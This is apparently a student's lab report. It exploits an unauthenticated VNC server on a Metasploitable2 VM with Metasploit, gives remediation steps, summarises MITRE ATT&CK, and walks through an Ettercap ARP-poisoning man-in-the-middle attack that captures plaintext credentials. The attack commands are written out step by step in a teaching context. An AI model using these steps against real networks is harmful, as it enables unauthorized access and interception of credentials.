In the Nessus scan (Screenshot) , the selected critical vulnerability is the VNC server allows authentication-less connections which is a major security flaw .

This can be done through:


msfconsole

use exploit/multi/vnc/vnc_none_auth


set RHOSTS 192.168.56.110

run


This exploit allows unauthenticated remote access to the target's VNC session. After execution, I was granted access to the desktop environment of the target machine, which proves that the verifiable system is indeed exploitable.



Screenshot # 1



Screenshot # 2



Screenshot # 3

Q4c: Remediation and Prevention of the Vulnerability

Step-by-Step Remediation:

The following steps can be done to alleviate the VNC authentication vulnerability:

1. **Disable Unused Services:**

- Stop and disable VNC service on Metasploitable2 using:
  sudo systemctl stop vncserver
  sudo systemctl disable vncserver

2. **Set Up VNC Password Authentication:**

- Strong authentication should be set in the case that VNC is required:
- vncpasswd

3. **Configure Firewall Settings:**

- Deny access to VNC port 5900 (default) using ufw:
  sudo ufw deny 5900

4. **Switching to Encrypted Options:**

- Substitute VNC with encrypted remote access applications such as SSH.

5. **Routine Scanning:**

- Conduct regular Nessus scans to see if any old or new vulnerabilities have been integrated.

Q5. Importance of the MITRE ATT&CK Framework in Enterprise Security

The MITRE ATT&CK (Adversarial Tactics, Techniques & Common Knowledge) Framework represents a world-widely accepted knowledge database of an encroaching adversary. Built on real-world scenarios, it enables defenders to better understand, detect, and mitigate cyber threats to organizations.

Why the MITRE ATT&CK Framework Is Important

1. Organized Intelligence of the Behaviour of Adversaries

- The framework has 14 tactics (overarching goals that an adversary would have) and corresponding hundreds of techniques and sub-techniques to the actors that use them.
- This framework gives security professionals a way to discuss and evaluate an attacker's behaviour.

2. Threat Detection and Response

- SOCs (Security Operations Centres) use ATT&CK to connect alerts and logs to various techniques used in attacks.
- Assist in creating effective SIEM case models and in rule-based threat detection (e.g. Splunk, IBM QRadar).

3. Red & Blue Teaming

- Red teams attack an organization using ATT&CK techniques as guides to emulate real world attacks.
- Blue teams use detection and response systems and defensive mechanisms to respond to attacks and subsequently strengthen the systems further.

4. Threat Hunting

- Assists proactive defenders by providing a behavioural model from which structured threat hunting exercises can be conducted.

5. Security Gap Analysis

- Allows an organization to evaluate its controls, determine gaps in those controls, and decide where to allocate resources based on the known TTPs.

Real-World Examples

Example 1: SolarWinds (SUNBURST) Attack

- **Tactic Used:** Execution and Persistence
- **Technique:** A backdoor was integrated into the SolarWinds Orion software's update through a backdoor.
- **Mapped Techniques:**
  T1059 – Command and Scripting Interpreter
  T1546 – Event Triggered Execution
- **Outcome:** Years of compromise across private sector companies and U.S federal networks.

Example 2: WannaCry Ransomware

- **Tactic Used:** Lateral Movement and Impact
- **Technique:** Utilize the EternalBlue exploit to disseminate and encrypt files.
- **Mapped Techniques:**
  T1021 – Remote Services
  T1486 – Data Encrypted for Impact
- **Outcome:** Disruption of NHS UK, healthcare systems, and logistics, and manufacturing.

Example 3: APT29 (Cozy Bear) Targeting COVID-19 Research

- **Tactic Used:** Access and Collection of Credentials
- **Technique:** Exploiting Verifiable Software Flaws and Phishing.
- **Mapped Techniques:**
  T1078 – Valid Accounts
  T1566 – Phishing
- **Outcome:** Attempts to exfiltrate COVID vaccine research data from several countries.

Q6. Man-in-the-Middle (MiTM) Attack

Objective: The purpose of this task is to carry out an ARP poisoning-based MiTM attack utilizing the Kali Linux Operating System, Ettercap, and Wireshark to capture traffic between the Kali Linux VM and Metasploitable2 VM.

Steps to Perform the MiTM Attack

1. **Identify Target IPs and Interfaces**

- Using the ip a command on both the Kali Linux and Metasploitable2 VMs, the IP addresses were identified:
  Metasploitable2: 192.168.56.110
  Kali Linux: 192.168.56.108
  (Reference: Screenshot 1 and 2)

2. **Enable IP Forwarding on Kali Linux**

- Executed the command:
  echo 1 > /proc/sys/net/ipv4/ip_forward
- This allows Kali Linux to forward traffic between hosts.
  (Reference: Screenshot 2)

3. **Launch Ettercap GUI**


- Opened Ettercap in graphical mode using:
  ettercap -G
- Scrolled over the network to capture all hosts.
- Selected the **two targets**:
  Target 1: Metasploitable2 (192.168.56.110)
  Target 2 : another host (192.168.56.1)
  (Reference: Screenshot 3)

4. **Start ARP Poisoning**


- Started allocating ARP poisoning so that Kali would be the middle point of the traffic.
- **ARP poisoning victims:**
  GROUP 1: 192.168.56.110
  GROUP 2: 192.168.56.1
  (Reference: Screenshot 4)

5. **Sniff Traffic Using Wireshark**


- Filtered complete information related to operating system to and from the Metasploitable2 IP.
- Recorded packets being captured, including any plaintext and credentials they contained.
  (Refer to: Screenshot 5 and 6)



